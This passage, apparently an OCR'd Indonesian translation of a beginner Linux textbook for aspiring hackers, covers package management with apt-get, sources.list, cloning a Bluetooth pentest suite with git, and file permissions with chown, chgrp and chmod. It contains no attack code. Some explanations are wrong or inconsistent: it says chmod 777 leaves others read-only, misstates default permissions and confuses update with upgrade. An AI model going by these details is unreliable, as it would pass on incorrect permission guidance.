Untuk menginstal software dari repositori default sistem operasi Anda di terminal, gunakan perintah apt-get, diikuti dengan kata kunci install dan kemudian nama paket yang ingin Anda instal. Sintaksnya terlihat seperti ini:

```
apt-get install packagename
```

Mari kita coba ini dengan menginstal Snort di sistem Anda. Masukkan apt-get install snort sebagai pernyataan perintah, seperti yang ditunjukkan di Daftar 4.2.

```
kali >apt-get install snort
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
snort-doc
The following NEW packages will be installed:
snort
--snip --
Install these packages without verification [Y/n]?
```

Daftar 4.2 Menginstal Snort dengan apt-get install

Output yang Anda lihat memberi tahu Anda apa yang sedang diinstal. Jika semuanya terlihat benar, lanjutkan dan masukkan y saat diminta, dan penginstalan software Anda akan melanjutkan.

Menghapus Software

Saat menghapus software, gunakan apt-get dengan opsi remove, diikuti dengan nama software yang akan dihapus (lihat Daftar 4.3).

```
kali >apt-get remove snort
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are nolonger
required:
libdaq0 libprelude2 oinkmaster snort-common-libraries snort-rules-default
--snip --
Do you want to continue [Y/n]?
```

Daftar 4.3 Menghapus Snort dengan apt-get remove

Sekali lagi, Anda akan melihat tugas yang dilakukan secara real time dan Anda akan ditanya apakah Anda ingin melanjutkan. Anda dapat memasukkan y untuk mencopot pemasangan, tetapi Anda mungkin ingin tetap menggunakan Snort karena kami akan menggunakannya lagi. Perintah remove tidak menghapus file konfigurasi, yang berarti Anda dapat menginstal ulang paket yang sama di masa mendatang tanpa mengonfigurasi ulang.

Jika Anda ingin menghapus file konfigurasi pada waktu yang sama dengan paket, Anda dapat menggunakan opsi purge seperti yang ditunjukkan di Daftar 4.4.

```
kali >apt-get purge  snort
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer
```

```
required:
libdaq0 libprelude2 oinkmaster snort-common-libraries snort-rules-default
--snip --
Do you want to continue [Y/n]?
```

Daftar 4.4 Menghapus Snort dan file konfigurasi yang menyertainya dengan apt-get purge

Cukup masukkan Y saat diminta untuk melanjutkan pembersihan paket software dan file konfigurasi. Anda mungkin telah memperhatikan baris The following packages were automatically installed and are no longer require di output. Untuk menjaga hal-hal kecil dan modular, banyak paket Linux dipecah menjadi unit software yang mungkin digunakan oleh banyak program berbeda. Saat Anda menginstal Snort, Anda menginstal beberapa dependensi atau library yang diperlukan Snort agar dapat dijalankan. Sekarang setelah Anda menghapus Snort, library atau dependensi lain tersebut tidak lagi diperlukan, jadi mereka juga dihapus.

Mengupdate repositori Paket

Software akan diupdate secara berkala dengan software baru atau versi baru dari software yang ada. Pembaruan ini tidak sampai kepada Anda secara otomatis, jadi Anda harus memintanya untuk menerapkan pembaruan ini ke sistem Anda sendiri. Mengupgrade tidak sama dengan memutakhirkan: mengupgrade hanya mengupgrade daftar paket yang tersedia untuk diunduh dari repositori, sedangkan memutakhirkan akan memutakhirkan paket ke versi terbaru di repositori.

Anda dapat mengupgrade sistem individual Anda dengan memasukkan perintah apt-get diikuti dengan kata kunci update. Tindakan ini akan menelusuri semua paket di sistem Anda dan memeriksa apakah pembaruan tersedia. Jika begitu, pembaruan diunduh (lihat Daftar 4.5).

```
kali >apt-get update
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [30.5kb]
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Packages
[14.9MB]
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling non-free amd64 Packages [163kb]
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Packages [107 kB]
Fetched 15.2 MB in 1min 4s (236 kB/s)
Reading package lists... Done
```

Daftar 4.5 Mengupgrade semua paket kedaluwarsa dengan apt-get update

Daftar *software* yang tersedia di repositori pada sistem Anda akan diupdate. Jika pembaruan berhasil, terminal Anda akan menyatakan *Reading package lists*... Done, seperti yang Anda lihat di Daftar 45. Perhatikan bahwa nama repositori dan nilainya—waktu, ukuran, dan sebagainya—mungkin berbeda di sistem Anda.

Upgrade Paket

Untuk meningkatkan versi paket yang ada di sistem Anda, gunakan apt-get upgrade. Karena memutakhirkan paket Anda dapat membuat perubahan pada *software* Anda, Anda harus masuk sebagai root atau menggunakan perintah Sudo sebelum memasuki apt-get upgrade. Perintah ini akan meningkatkan versi setiap paket di sistem Anda yang tepat tahu, artinya hanya yang disimpan di repositori (lihat Daftar 4.6). Upgrade dapat memakan waktu, jadi Anda mungkin tidak dapat menggunakan sistem Anda untuk sementara waktu.

```
kali >apt-get upgrade
Reading package lists... Done
```

```
Building dependency tree... Done
Calculating upgrade... Done
The following packages were automatically installed and no longer required:
--snip --
The following packages will be upgraded:
--snip --
1101 upgraded, 0 newly installed, 0 to remove and 318 not upgraded.
Need to get 827 MB of archives.
After this operation, 408 MB disk space will be freed.
Do you want to continue? [Y/n]
```

Daftar 4.6 Mengupgrade semua paket kedaluwarsa dengan apt-get upgrade

Anda harus melihat dalam keluaran bahwa sistem Anda memperkirakan jumlah ruang hard drive yang diperlukan untuk paket software. Lanjutkan dan masukkan Y jika Anda ingin melanjutkan dan memiliki cukup ruang *hard drive* untuk *upgrade.*

4.2 MENAMBAHKAN REPOSITORI KE FILE *SOURCES.LIST* ANDA

Server yang menyimpan software untuk distribusi Linux tertentu dikenal sebagai *repositori*. Hampir setiap distribusi memiliki repositori softwarenya sendiri—dikembangkan dan dikonfigurasi untuk distribusi tersebut—yang mungkin tidak berfungsi dengan baik, atau sama sekali tidak, dengan distribusi lain. Meskipun repositori ini sering kali berisi software yang sama atau serupa, mereka tidak identik, dan terkadang memiliki versi yang berbeda dari software yang sama atau software yang sama sekali berbeda.


Anda tentu saja akan menggunakan repositori Kali yang memiliki software keamanan dan peretasan dalam jumlah besar. Namun karena Kali mengkhususkan diri dalam keamanan dan peretasan, Kali tidak menyertakan beberapa *software* dan alat khusus dan bahkan beberapa software standar. Sebaiknya tambahkan satu atau dua repositori cadangan yang dapat ditelusuri oleh sistem Anda jika tidak menemukan software tertentu di repositori Kali.

Repositori yang akan ditelusuri sistem Anda untuk *software* disimpan di file sources.list, dan Anda dapat mengubah file ini untuk menentukan dari repositori mana Anda ingin mengunduh *software.* Saya sering menambahkan repositori Ubuntu setelah repositori Kali di file *sources.list* saya; dengan begitu, ketika saya meminta untuk mengunduh paket software baru, sistem saya pertama-tama akan melihat ke dalam repositori Kali di sana, dan jika tidak ada *software* itu akan terlihat di repositori Ubuntu.

Anda dapat menemukan file sources.list di */etc/apt/sources.list* dan membukanya de ngan editor teks apa pun. Saya akan lagi menggunakan *Leafpad.* Untuk membuka file *sources.list*, masukkan kode berikut ke terminal Anda, ganti *leafpad* dengan nama editor Anda:

```
kali >leafpad /etc/apt/sources.list
```

Setelah memasukkan perintah ini, Anda akan melihat jendela seperti pada Gambar 41, dengan daftar repositori default Kali.



Gambar 4.1 Repositori default Kali di sources.list

Banyak distribusi Linux membagi repositori ke dalam kategori terpisah. Misalnya, Ubuntu membagi kategori repositorinya sebagai berikut:

main *Berisi software open source yang didukung*
universe *Berisi software open source yang dikelola komunitas*
multiverse *Berisi software yang dibatasi oleh hak cipta atau masalah hukum lainnya*
restriscted *Berisi driver perangkat berpemilik*
backports *Berisi paket dari rilis kemudian*

Saya tidak merekomendasikan menggunakan repositori testing, eksperimental, atau tidak stabil di sources.list Anda karena mereka dapat mengunduh *software* bermasalah ke sistem Anda. *Software* yang tidak diuji sepenuhnya dapat merusak sistem Anda.

Saat Anda meminta untuk mengunduh paket *software* baru, sistem akan melihat secara berurutan melalui repositori Anda yang tercantum di sources.list dan berhenti ketika menemukan paket yang diinginkan. Periksa terlebih dahulu apakah repositori tersebut kompatibel dengan sistem Anda. Kali, seperti Ubuntu, dibangun di atas Debian, jadi repositori ini bekerja cukup baik dengan masing-masing sistem ini.

Untuk menambahkan repositori, cukup edit file sources.list dengan menambahkan nama repositori ke daftar, lalu simpan file tersebut. Misalnya, Anda ingin menginstal Oracle Java 8 di Kali. Tidak ada paket yang tepat untuk Oracle Java 8 yang tersedia sebagai bagian dari sumber Kali default, tetapi penelusuran cepat online menunjukkan bahwa orang-orang baik di WebUpd8 telah membuatnya. Jika Anda menambahkan repositori mereka ke sumber, Anda kemudian dapat menginstal Oracle Java 8 dengan perintah apt-get install oracle-java8-installer. Pada saat penulisan, Anda perlu menambahkan lokasi repositori berikut ke sources.list untuk menambahkan repositori yang diperlukan:

```
deb http://ppa.launchpad.net/webupd8team/java/ubuntu trusty main
deb-src http://ppa.launchpad.net/webupd8team/java/ubuntu precise main
```


4.3 MENGGUNAKAN INSTALLER BERBASIS GUI

Versi Kali yang lebih baru tidak lagi menyertakan alat penginstalan software berbasis GUI, tetapi Anda selalu dapat menginstalnya dengan perintah apt-get. Dua alat penginstalan berbasis GUI yang paling umum adalah Synaptic dan Gdebi. Mari instal Synaptic dan gunakan untuk menginstal paket Snort kami:

```
kali >apt-get install synaptic
Reading package lists... Done
Building dependency tree
Reading state information... Done
--snip --
```

```
Processing triggers for menu (2.1.47)...
kali >
```

Setelah menginstal Synaptic, Anda dapat memulainya dari **Settings ▸ Synaptic Package Manager,** yang akan membuka jendela seperti di Gambar 4.2.



Gambar 4.2 Mengunduh Snort dari Pengelola Paket Synaptic

4.4 MENGINSTAL *SOFTWARE* DENGAN GIT

Terkadang software yang Anda inginkan tidak tersedia di repositori mana pun, terutama jika masih baru, tetapi mungkin tersedia di github (https://www.github.com/), situs yang memungkinkan pengembang berbagi software mereka dengan orang lain untuk mendownload, menggunakan, dan memberikan masukan. Misalnya, jika Anda ingin melakukan bluediving, rangkaian peretasan dan pentesting Bluetooth, dan tidak dapat menemukannya di repositori Kali, Anda dapat menelusuri github untuk software dengan memasukkan bluediving ke dalam bilah penelusuran. Jika ada di github, Anda harus melihat repositorinya di hasil penelusuran.

Setelah Anda menemukan *software* di github, Anda dapat menginstalnya dari terminal dengan memasukkan perintah git clone diikuti dengan URL github-nya. Misalnya, bluediving terletak di https://www.github.com/balle/bluediving.git. Untuk mengkloningnya ke dalam sistem Anda, masukkan perintah yang ditampilkan di Daftar 4.7.

```
kali >git clone https://www.github.com/balle/bluediving.git
Cloning into 'bluediving'...
remote: Counting objects: 131, Done.
remote: Total 131 (delta 0), reused 0 (delta 0), pack-reused 131
Receiving objects: 100% (131/131), 900.81 KiB | 646.00 KiB/s, Done.
Resolving deltas: 100% (9/9), Done.
Checking connectivity... Done.
```

Daftar 4.7 Kloning bluediving dengan git clone

Perintah git clone menyalin semua data dan file dari lokasi tersebut ke sistem Anda. Anda dapat memeriksa untuk melihat apkah sudah terdownload atau belum menggunakan perintah daftar panjang ls –l pada direktori target, seperti seperti:

```
kali >ls -l
```

Jika Anda telah berhasil mengkloning bluediving ke sistem Anda, Anda akan melihat output berikut:

```
total 80
drwxr-xr-x 7 root root  4096 Jan 10 22:19 bluediving
drwxr-xr-x 2 root root  4096 Dec  5 11:17 Desktop
drwxr-xr-x 2 root root  4096 Dec  5 11:17 Documents
drwxr-xr-x 2 root root  4096 Dec  5 11:17 Downloads
drwxr-xr-x 2 root root  4096 Dec  5 11:17 Music
--snip --
```

Seperti yang Anda lihat, bluediving telah berhasil dikloning ke sistem, dan direktori baru bernama bluediving telah dibuat untuk file-nya.

4.5 RINGKASAN

Dalam bab ini, Anda telah mempelajari beberapa dari banyak cara untuk mengunduh dan menginstal software baru di sistem Linux Anda. Pengelola paket *software* (seperti apt), penginstal berbasis GUI, dan git clone adalah metode yang paling umum dan penting untuk diketahui oleh seorang *Hacker* yang bercita-cita tinggi. Anda akan segera menemukan diri Anda menjadi akrab dengan masing-masing dari mereka.

4.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 5, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Instal paket software baru dari repositori Kali .
2. Hapus paket software yang sama
3. Update repositori Anda
4. Upgrade paket software Anda
5. Pilih potongan software baru dari github dan kloning ke sistem Anda.

BAB 5
MENGONTROL FILE DAN IZIN DIREKTORI

Tidak semua pengguna dari satu sistem operasi harus memiliki tingkat akses yang sama ke file dan direktori. Seperti sistem operasi profesional atau tingkat perusahaan, Linux memiliki metode untuk mengamankan akses file dan direktori. Sistem keamanan ini memungkinkan administrator sistem — pengguna root — atau pemilik file untuk melindungi file mereka dari akses atau gangguan yang tidak diinginkan dengan memberikan izin kepada pengguna tertentu untuk membaca, menulis, atau mengeksekusi file. Untuk setiap file dan direktori, kita dapat menentukan status izin untuk pemilik file, untuk grup pengguna tertentu, dan untuk semua pengguna lainnya. Ini adalah kebutuhan dalam sistem operasi multipengguna, tingkat perusahaan. Alternatifnya akan sangat kacau.

Dalam bab ini, saya akan menunjukkan kepada Anda cara memeriksa dan mengubah izin pada file dan direktori untuk pengguna tertentu, cara mengatur izin file dan direktori default, dan cara mengatur izin khusus. Terakhir, Anda akan melihat bagaimana pemahaman *Hacker* tentang izin dapat membantu mereka mengeksploitasi sistem.

5.1 PERBEDAAN JENIS *USER*

Seperti yang Anda ketahui, di Linux, pengguna root sangat kuat. Pengguna root pada dasarnya dapat melakukan apa saja pada sistem. Pengguna lain di sistem memiliki kemampuan dan izin yang lebih terbatas dan hampir tidak pernah memiliki akses yang dimiliki pengguna root.

Pengguna lain ini biasanya dikumpulkan ke dalam grup yang umumnya memiliki fungsi yang sama. Dalam entitas komersial, kelompok-kelompok ini mungkin keuangan, teknik, penjualan, dan sebagainya. Di lingkungan TI, grup ini mungkin termasuk pengembang, administrator jaringan, dan administrator database. Idenya adalah untuk menempatkan orang-orang dengan kebutuhan yang sama ke dalam grup yang diberikan izin yang relevan; kemudian setiap anggota grup mewarisi izin grup. Ini terutama untuk kemudahan mengelola izin dan, dengan demikian, keamanan. Pengguna root adalah bagian dari grup root secara default. Setiap pengguna baru di sistem harus ditambahkan ke grup untuk mewarisi izin grup itu.

5.2 MEMBERI IZIN

Setiap dan setiap file dan direktori harus memiliki tingkat izin tertentu untuk identitas berbeda yang menggunakannya. Tiga tingkat izin tersebut adalah sebagai berikut:

R Izin untuk membaca. Ini memberi izin hanya untuk membuka dan melihat file.

W Izin untuk menulis. Ini memungkinkan pengguna untuk melihat dan mengedit file.

X Izin untuk mengeksekusi. Ini memungkinkan pengguna untuk menjalankan file (tetapi tidak harus melihat atau mengeditnya).

Dengan cara ini, pengguna root dapat memberikan tingkat izin kepada pengguna tergantung pada apa yang mereka butuhkan untuk file tersebut. Saat file dibuat, biasanya pengguna yang membuatnya adalah pemilik file, dan grup pemiliknya adalah grup pengguna saat ini. Pemilik file dapat memberikan berbagai hak akses ke file tersebut. Mari lihat cara mengubah izin untuk meneruskan kepemilikan ke pengguna individu dan ke grup.

Memberikan Kepemilikan kepada Pengguna Perorangan

Untuk memindahkan kepemilikan file ke pengguna lain sehingga mereka memiliki kemampuan untuk mengontrol izin, kami dapat menggunakan perintah chown (atau mengubah pemilik):

```
Kali > chown ❶Bob ❷/tmp/bobsfile .
```

Di sini, kami memberikan perintah, nama pengguna yang kami berikan kepemilikannya, lalu lokasi dan nama file yang relevan. Perintah ini memberikan akun pengguna untuk Bob ❶ kepemilikan bobsfile ❷.

Memberikan Kepemilikan (Owner) ke Grup

Untuk mentransfer kepemilikan file dari satu grup ke grup lain, kita dapat menggunakan perintah chgrp (atau mengubah grup). *Hacker* sering kali lebih cenderung bekerja sendiri daripada dalam kelompok, tetapi tidak jarang terjadi beberapa *Hacker* atau pentester bekerja bersama dalam suatu proyek, dan dalam hal ini, menggunakan kelompok diperlukan. Misalnya, Anda mungkin memiliki sekelompok pentester dan sekelompok anggota tim keamanan yang mengerjakan proyek yang sama. Pentester dalam contoh ini adalah grup root, artinya mereka memiliki semua izin dan akses. Grup root memerlukan akses ke hacking toolan, sedangkan petugas keamanan hanya memerlukan akses ke alat pertahanan seperti sistem deteksi intrusi*/intrusion detection system* (IDS). Misalnya, grup root mengunduh dan menginstal program bernama newIDS; grup root perlu mengubah kepemilikan grup keamanan sehingga grup keamanan dapat menggunakannya sesuka hati. Untuk melakukannya, grup root cukup memasukkan perintah berikut:

```
kali >chgrp ❶security ❷newIDS
```

Perintah ini melewati grup security ❶ kepemilikan newIDS ❷. Sekarang Anda perlu mengetahui cara memeriksa apakah alokasi ini berhasil. Anda akan melakukannya dengan memeriksa izin file.

5.3 MEMERIKSA IZIN

Bila Anda ingin mengetahui izin apa yang diberikan kepada pengguna apa untuk file atau direktori, gunakan perintah ls dengan sakelar –l (panjang) untuk menampilkan isi direktori dalam format daftar panjang ini. Di Daftar 5.1, saya menggunakan perintah ls –l pada file/usr/share/hashcat (salah satu alat *Hacker* kata sandi favorit saya) untuk melihat apa yang dapat kita pelajari tentang file di sana.

```
kali >ls –l /usr/share/hashcat
total 32952
❶ ❷ ❸ ❹ ❺ ❻ ❼
drwxr-xr-x 5 root root 4096 Dec 5 10:47 charsets
-rw-r--r-- 1 root root 33685504 June 28 2018 hashcat.hcs
tat
-rw-r--r-- 1 root root 33685504 June 28 2018 hashcat.hct
une drwxr -xr-x 2 root root 4096 Dec 5 10:47 masks
drwxr -xr-x 2 root root 4096 Dec 5 10:47 OpenCL
drwxr -xr-x 3 root root 4096 Dec 5 10:47 rules
```

Daftar 5.1 Memeriksa izin file dengan perintah daftar panjang

Di setiap baris, kami mendapatkan informasi tentang:

❶ Jenis file
❷ Izin pada file untuk pemilik, grup, dan pengguna masing-masing
❸ Jumlah tautan (Topik ini berada di luar cakupan buku) file
❹ Pemilik file
❺ Ukuran file dalam byte
❻ Saat file dibuat atau terakhir diubah
❼ Nama file

Untuk saat ini, mari kita fokus pada rangkaian huruf dan garis yang tampaknya tidak dapat dipahami di tepi kiri setiap baris. Mereka memberi tahu kami apakah suatu item adalah file atau direktori dan izin apa, jika ada, yang ada di dalamnya.

Karakter pertama memberi tahu Anda jenis file, di mana d adalah singkatan dari direktori dan tanda hubung (–) menunjukkan file. Ini adalah dua jenis file yang paling umum. Bagian berikutnya menentukan izin pada file. Ada tiga set yang terdiri dari tiga karakter, yang terdiri dari beberapa kombinasi baca (r), tulis (w), dan jalankan (x), dalam urutan itu. Kumpulan pertama mewakili izin pemilik; kedua, izin grup; dan terakhir, izin semua pengguna lain.

Terlepas dari kumpulan tiga huruf yang Anda lihat, jika Anda melihat huruf pertama, pengguna atau grup pengguna tersebut memiliki izin untuk membuka dan membaca file atau direktori tersebut. W sebagai huruf tengah berarti mereka dapat menulis ke (memodifikasi) file atau direktori, dan tanda x di akhir berarti mereka dapat mengeksekusi (atau menjalankan) file atau direktori. Jika ada r, w, atau x yang diganti dengan tanda hubung (-), maka izin masing-masing belum diberikan. Perhatikan bahwa pengguna hanya dapat memiliki izin untuk mengeksekusi hanya biner atau skrip.

Mari gunakan output baris ketiga di Daftar 5.1 sebagai contoh:

```
-rw-r--r-- 1   root  root    33685504 June 28 2018 hashcat.hcstat
```

File tersebut disebut, seperti yang kita ketahui dari ujung kanan baris, hashcat.hcstat. Setelah innisial (yang menunjukkan itu adalah file), izin rw- memberi tahu kami bahwa pemilik telah membaca dan menulis izin tetapi tidak menjalankan izin.

Kumpulan izin berikutnya (r--) mewakili izin grup dan menunjukkan bahwa grup tersebut telah membaca izin tetapi tidak menulis atau menjalankan izin. Dan, akhirnya, kami melihat bahwa pengguna lainnya juga hanya memiliki izin baca (r-).

Izin ini tidak disetel secara langsung. Sebagai pengguna root atau pemilik file, Anda dapat mengubahnya. Selanjutnya, kami akan melakukannya hanya itu.

5.4 MENGUBAH IZIN

Kita dapat menggunakan perintah Linux chmod (atau mengubah mode) untuk mengubah izin. Hanya pengguna root atau pemilik file yang dapat mengubah izin.

Di bagian ini, kami menggunakan chmod untuk mengubah izin pada hashcat.hcstat menggunakan dua metode berbeda. Pertama, kami menggunakan representasi numerik dari izin, dan kemudian kami menggunakan representasi simbolik.

Mengubah Izin dengan Notasi Desimal

Kita dapat menggunakan pintasan untuk merujuk ke izin dengan menggunakan satu angka untuk mewakili satu set izin rwx. Seperti semua hal yang mendasari sistem operasi, izin direpresentasikan dalam biner, jadi sakelar ON dan OFF masing-masing diwakili oleh 1 dan 0, masing-masing. Anda dapat menganggap izin rwx sebagai tiga sakelar ON/OFF, jadi ketika semua izin diberikan, ini sama dengan 111 dalam biner.

Himpunan biner seperti ini kemudian dengan mudah direpresentasikan sebagai satu digit dengan mengubahnya menjadi oktal, sistem angka delapan digit yang dimulai dengan 0 dan diakhiri dengan 7. Satu digit oktal mewakili satu set bilangan biner dengan satu digit. Tabel 5.1 berisi semua kemungkinan kombinasi izin dan perwakilan oktal dan binernya.

Tabel 5.1 Representasi Oktal dan Biner dari Izin

Binary	Octal	rwx
000	0	---
001	1	--x
010	2	-w-
011	3	-wx
100	4	r--
101	5	r-x
110	6	rw-
111	7	rwx

Dengan menggunakan informasi ini, mari kita lihat beberapa contoh. Pertama, jika kami hanya ingin menetapkan izin read only, kami dapat melihat Tabel 5.1 dan menemukan nilai untuk membaca:

```
r w x
4 --
```

Selanjutnya, jika kita ingin menyetel izin ke wx, kita dapat menggunakan metodologi yang sama dan mencari apa yang menyetel w dan apa yang menyetel x :

```
r w x
- 2 1
```

Perhatikan pada Tabel 5.1 bahwa representasi oktal untuk -wx adalah 3, yang tidak secara kebetulan merupakan nilai yang sama yang kita peroleh saat kita menambahkan dua nilai untuk menyetel w dan x satu per satu: 2 + 1 = 3.
Terakhir, saat ketiga izin aktif, tampilan seperti ini:

```
r w x
4 2 1
```

Dan 4 + 2 + 1 = 7. Di sini, kita melihat bahwa di Linux, ketika semua tombol izin aktif, mereka ditunjukkan dengan ekuivalen oktal 7.

Jadi, jika kami ingin mewakili semua izin untuk pemilik, grup, dan semua pengguna, kami dapat menulisnya sebagai berikut:

```
7 7 7
```

Sekarang, lihat Tabel 5.1, dari tabel tersebut kita dapat melihat bahwa pernyataan ini memberi semua izin pemilik, semua izin grup, hanya izin baca dan semua orang (lainnya). Sekarang kita dapat melihat apakah izin tersebut telah berubah dengan menjalankan ls -l pada direktori dan melihat baris hashcat.hcstat. Arahkan ke direktori dan jalankan perintah itu sekarang:

```
kali >ls –l
total 32952
drwxr-xr-x 5    root  root      4096   Dec 5 10:47  charsets
❶ -rwxrwxr-- 1 root  root   33685504   June 28 2018 hashcat.hcstat
-rw-r--r-- 1    root  root   33685504  June 28 2018 hashcat.hctune
drwxr -xr-x 2   root  root      4096   Dec 5 10:47  masks
drwxr -xr-x 2   root  root      4096   Dec 5 10:47  OpenCL
drwxr -xr-x 3   root  root      4096   Dec 5 10:47  rules
```

Anda harus melihat -rwxrwxr-- di sisi kiri baris hashcat.hcstat ❶. Ini mengonfirmasi bahwa panggilan chmod berhasil mengubah izin pada file untuk memberi pemilik dan grup kemampuan untuk mengeksekusi file.

Mengubah Izin dengan UGO Meskipun metode numerik mungkin merupakan metode yang paling umum untuk mengubah izin di Linux, beberapa orang menganggap metode simbolik chmod lebih intuitif—kedua metode bekerja sama dengan baik, jadi temukan yang cocok untuk Anda. Metode simbolik sering disebut sebagai sintaks UGO, yang merupakan singkatan dari pengguna (atau pemilik), grup, dan lainnya.

Sintaks UGO sangat sederhana. Masukkan perintah chmod, lalu pengguna yang izinnya ingin Anda ubah, dengan memberikan u untuk user / pengguna, g untuk grup, atau o untuk orang lain, diikuti oleh salah satu dari tiga operator:

- Menghapus izin
+ Menambahkan izin
= Menetapkan izin

Setelah operator, sertakan izin yang ingin Anda tambahkan atau hapus (rwx) dan, terakhir, nama file untuk menerapkannya. Jadi, jika Anda ingin menghapus izin menulis dari pengguna yang memiliki file hashcat.hcstat, Anda dapat memasukkan yang berikut ini:

```
kali >chmod u-w hashcat.hcstat
```

Perintah ini mengatakan untuk menghapus (-) izin tulis (w) dari hashchat.hashchat untuk pengguna (u). Sekarang ketika Anda memeriksa izin dengan ls –l lagi, Anda akan melihat bahwa file hashcat.hcstat tidak lagi memiliki izin tulis untuk pengguna:

```
kali >ls -l
total 32952
drwxr-xr-x 5 root  root   4096    Dec 5 10:47 charsets
```

```
-r-xr-xr-- 1 root  root 33685504   June 28 2018 hashcat.hcstat
-rw-r--r-- 1 root  root 33685504   June 28 2018 hashcat.hctune
drwxr -xr-x 2    root  root       4096    Dec 5 10:47 masks
drwxr -xr-x 2    root  root       4096    Dec 5 10:47 OpenCL
drwxr -xr-x 3    root  root       4096    Dec 5 10:47 rules
```

Anda juga dapat mengubah beberapa izin hanya dengan satu perintah. Jika Anda ingin memberikan izin kepada pengguna dan pengguna lain (tidak termasuk grup), Anda dapat memasukkan yang berikut ini:

```
chmod u+x, o+x hashcat.hcstat
```

Perintah ini memberi tahu Linux untuk menambahkan izin eksekusi untuk pengguna serta izin eksekusi untuk orang lain untuk file *hashcat.hcstat*.

Memberikan Izin Root Execute pada Alat Baru

Sebagai *Hacker*, sering kali Anda akan perlu mengunduh hacking toolan baru, tetapi Linux secara otomatis memberikan semua file dan direktori izin default masing-masing untuk 666 dan 777. Ini berarti bahwa, secara default, Anda tidak akan dapat mengeksekusi file segera setelah mengunduhnya. Jika Anda mencoba, Anda biasanya akan mendapatkan pesan yang mengatakan sesuatu seperti "Izin ditolak". Untuk kasus ini, Anda perlu memberi diri Anda sendiri root dan menjalankan izin menggunakan chmod untuk mengeksekusi file.

Misalnya, misalkan kami mengunduh alat *Hacker* baru yang disebut new*Hacker*tool dan menempatkannya ke dalam direktori pengguna root (/).

```
kali >ls -l
total 80
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Desktop
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Documents
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Downloads
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Music
-rw-r--r--  1  root  root  1072  Dec 5  11.17  new*Hacker*tool❶
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Pictures
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Public
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Templates
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Videos
```

Kita dapat melihat new*Hacker*tool di ❶, bersama dengan konten direktori root lainnya. Kami dapat melihat bahwa alat *Hacker* baru kami tidak memiliki izin untuk mengeksekusi siapa pun. Ini membuatnya tidak mungkin digunakan. Akan tampak aneh bahwa secara default, Linux tidak akan membiarkan Anda mengeksekusi file yang Anda unduh, tetapi secara keseluruhan setelan ini membuat sistem Anda lebih aman.

Kami dapat memberikan izin kepada diri kami sendiri untuk menjalankan *newHackertool* dengan memasukkan yang berikut ini:

```
kali >chmod 766 new*Hacker*tool
```

Sekarang, ketika kami melakukan *long listing* di direktori, kami dapat melihat bahwa alat *Hacker* baru kami memiliki izin untuk menjalankan untuk pemiliknya:

```
kali >chmod 766 new*Hacker*tool
